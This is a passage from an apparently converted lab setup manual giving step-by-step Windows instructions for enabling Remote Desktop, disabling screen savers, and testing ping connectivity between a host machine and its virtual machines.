corner of the screen and then click **Control Panel**




2. All Control Panel Items window appears, click System



3. Click **Remote settings** link in the left pane of the **System** control panel



4. **System properties** dialog-box appears, click **Allow remote connections to this computer** radio button
5. Uncheck the option **Allow connections from computers running any version of Remote Desktop (less secure)**
6. Click **Apply** and then click **OK**




## CT#28: Turn off Screen Savers in all the Machines


### Windows Server 2008

1. Right Click on **desktop** and select **Personalize** option




2. In **Personalization** wizard click **Screen Saver**

3. In **Screen Saver Settings** wizard, select **None** from the drop down list of Screen Saver. Click **Apply** and then click **OK**




## Windows 7


1. Right click on **desktop** and select **Personalize**



2. In **Personalize** wizard, select **Screen Saver** option




3. In **Screen Saver Settings** wizard, select **None** from the drop down list of Screen Saver. Click **Apply** and then click **OK**




## CT#29: Test for Pinging each other

1. Click **Windows** icon at the lower left corner of the screen and click **Command Prompt (Admin)**



2. Before pinging the virtual machines make sure that the **Virtual Machine are running**
3. Check for the reply from the Virtual Machines. Here as an example, we are using **Windows 8.1** Virtual Machine IP address **10.0.0.10** (this IP address will be different in your Lab network)



Administrator: Command Prompt

```
Microsoft Windows [Version 6.3.9600]
(C) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ping 10.0.0.10

Pinging 10.0.0.10 with 32 bytes of data:
Reply from 10.0.0.10: bytes=32 time<1ms TTL=128

Ping statistics for 10.0.0.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Windows\system32>
```

4. Open command prompt in one of the **Virtual Machines**. Here as an example, we are using **Windows 8.1** virtual machine
5. Now type in command line **Ping <IP address of Host Machine Windows Server 2012>**, check for the **Reply**
6. Here as an example, we IP address of host machine as **10.0.0.9** (this IP address may vary in your Lab network)

The screenshot shows an 'Administrator: Command Prompt' window with the title 'Microsoft Windows [Version 6.3.9600]'. The command 'ping 10.0.0.9' has been entered, and the output shows four successful replies from the host machine. The statistics at the end show 0% loss.

```
Administrator: Command Prompt
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ping 10.0.0.9

Pinging 10.0.0.9 with 32 bytes of data:
Reply from 10.0.0.9: bytes=32 time<1ms TTL=128

Ping statistics for 10.0.0.9:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Windows\system32>
```

7. Now check ping command between **two Virtual Machines**, login in to any two **Virtual Machines**
8. Here as an example, we are pinging between **Windows Server 2008** and **Windows 8.1**
9. Open Command Prompt in one of your **Virtual Machines** and type the ping command as **Ping <IP address of Virtual Machine>**
10. Here we are pinging Windows 8.1 with Windows Server 2008 (this IP address will be different in your Lab network)

The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The title bar also displays "Microsoft Windows [Version 6.0.6001] Copyright © 2006 Microsoft Corporation. All rights reserved." The command entered is "ping 10.0.0.10". The output shows four successful replies from the target IP address, followed by ping statistics and a final prompt.

```
C:\Users\Administrator>ping 10.0.0.10

Pinging 10.0.0.10 with 32 bytes of data:
Reply from 10.0.0.10: bytes=32 time<1ms TTL=128


Ping statistics for 10.0.0.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\Administrator>
```


11. **Repeat** the above steps to ping all the Virtual Machines

## CT#30: Enabling and Configuring FTP Server in Windows 8.1 Virtual Machine

